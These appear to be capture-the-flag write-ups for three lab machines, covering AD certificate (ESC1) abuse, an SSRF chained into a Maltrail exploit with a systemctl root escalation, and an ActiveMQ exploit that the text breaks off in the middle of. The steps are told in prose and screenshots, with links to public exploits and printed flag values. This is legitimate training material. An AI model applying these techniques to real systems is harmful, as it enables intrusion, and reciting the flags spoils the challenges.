
Read some of the output.


Important takeaways, banking is a computer account and not a user account. Also something to note is that Thomas and James have different permissions. Ran crackmapexec next with some simple credentials and banking works too.

Ran impacket but it looks like the password needs to be changed after it erroring and researching the error.

I tried a few things but had no success. At this point I’ll just run bloodhound.

And after installing it on this machine for the first time it actually crashed my computer. My computer isn’t great so this is a sign that I’ll need to get a new device. I just went back to trying to resetting the password. After a bit, impacket-changepasswd worked for me.

Now we can check for AD Certificate services.


From the output, we find out we can request a certificate for another user with the ESC1 vulnerability.

With a lot of reading and talking to AI next steps I grabbed a certificate and authenticated with a new tool certipy-ad. Then we add the trainee account to domain admin.
Used evil-winrm to get a shell and get root.txt.



GG
-
Sau writeup
10.129.229.26
Scanned the machine with rustscan.


Not entirely familiar of port 55555. It shows it’s Goglang http server though. Navigated to it in a web browser.

On this site it looks like we can create a basket. When clicking create it gives us a token. Mine is: tK7SQ3xHZYOdGLHKChQ0v8VXO1CRciE03IgCyvysIY4y
Created the basket at /hjkom0j

I’m wondering if I can get shell into the basket. Before putting more thought into that I poked around more and got a version number at the bottom of the screen on another page.

Searchsploit didn’t show anything. I googled the version for exploits though and it looks like there is a SSRF vulnerability. Here is a github for an exploit https://github.com/Khalidhaimur/exploit-request-baskets-1.2.1. This code was actually built for this room seen in the readme so hopefully this isn’t considering cheating. I downloaded this exploit but it appears that this will just set up a forwarded but not give us any access. After poking around, if we play with the options of the basket we can set it to an internal webserver that has Malttrail v0.53 on it.

Googling an exploit for this I found this https://github.com/spookier/Maltrail-v0.53-Exploit. I don’t think I even need the original exploit now, I thought I’d have to chain them.
Set up a listener and used the exploit.

And we actually got a shell.

Submit User Flag –
A: 223cb50bc529e7b1dc781121489128bf
Looking for a quick win I ran sudo -l and this looks like it may be interesting.

As that only checks the status of the service running, eventually I checked the version of systemctl.

Googling it I found this exploit https://nvd.nist.gov/vuln/detail/CVE-2023-26604.This post was the easiest to read through and the most insightful in my opinion https://medium.com/%40zenmoviefornotification/saidov-maxim-cve-2023-26604-c1232a526ba7. Read through the post, followed it and got root.

Submit Root Flag –
A: 417c3049c5125d63d284c3355bd1e0b7
GG
-
Broker writeup
10.129.230.87
Scanned the machine with rustscan.


Navigated the the website but that errored out. Im unfamiliar with these other ports so I’ll just go down the list. Found this for port 1883 https://hacktricks.wiki/en/network-services-pentesting/1883-pentesting-mqtt-mosquitto.html. I ran the first commands for MitM to see if I can hear anything from the box but didn’t get anything. This just shows what nmap already showed.

I didn’t expect this to actually work since I’m not in the middle of any two devices, just on the same network. At the bottom of hacktricks there is also mention of brokers which is this boxes name. This unfortunately just looks useful for iot networks and I don’t yet know what else this machine is so I’ll leave that behind for now.
I looked up what ActiveMQ was as I saw this a few times already. It’s a webserver but it also looks like there are some exploits out there even though I didn’t find a version yet. I found this https://github.com/rootsecdev/CVE-2023-46604. It also looks like there is a metasploit module so I found that.

I set my options and I was actually having issues with this. I thought it’d make it simpler but after some time I’ll just try this manually with github.

I set up a listener.


Downloaded the poc-linux.xml file and hosted it on a webserver.
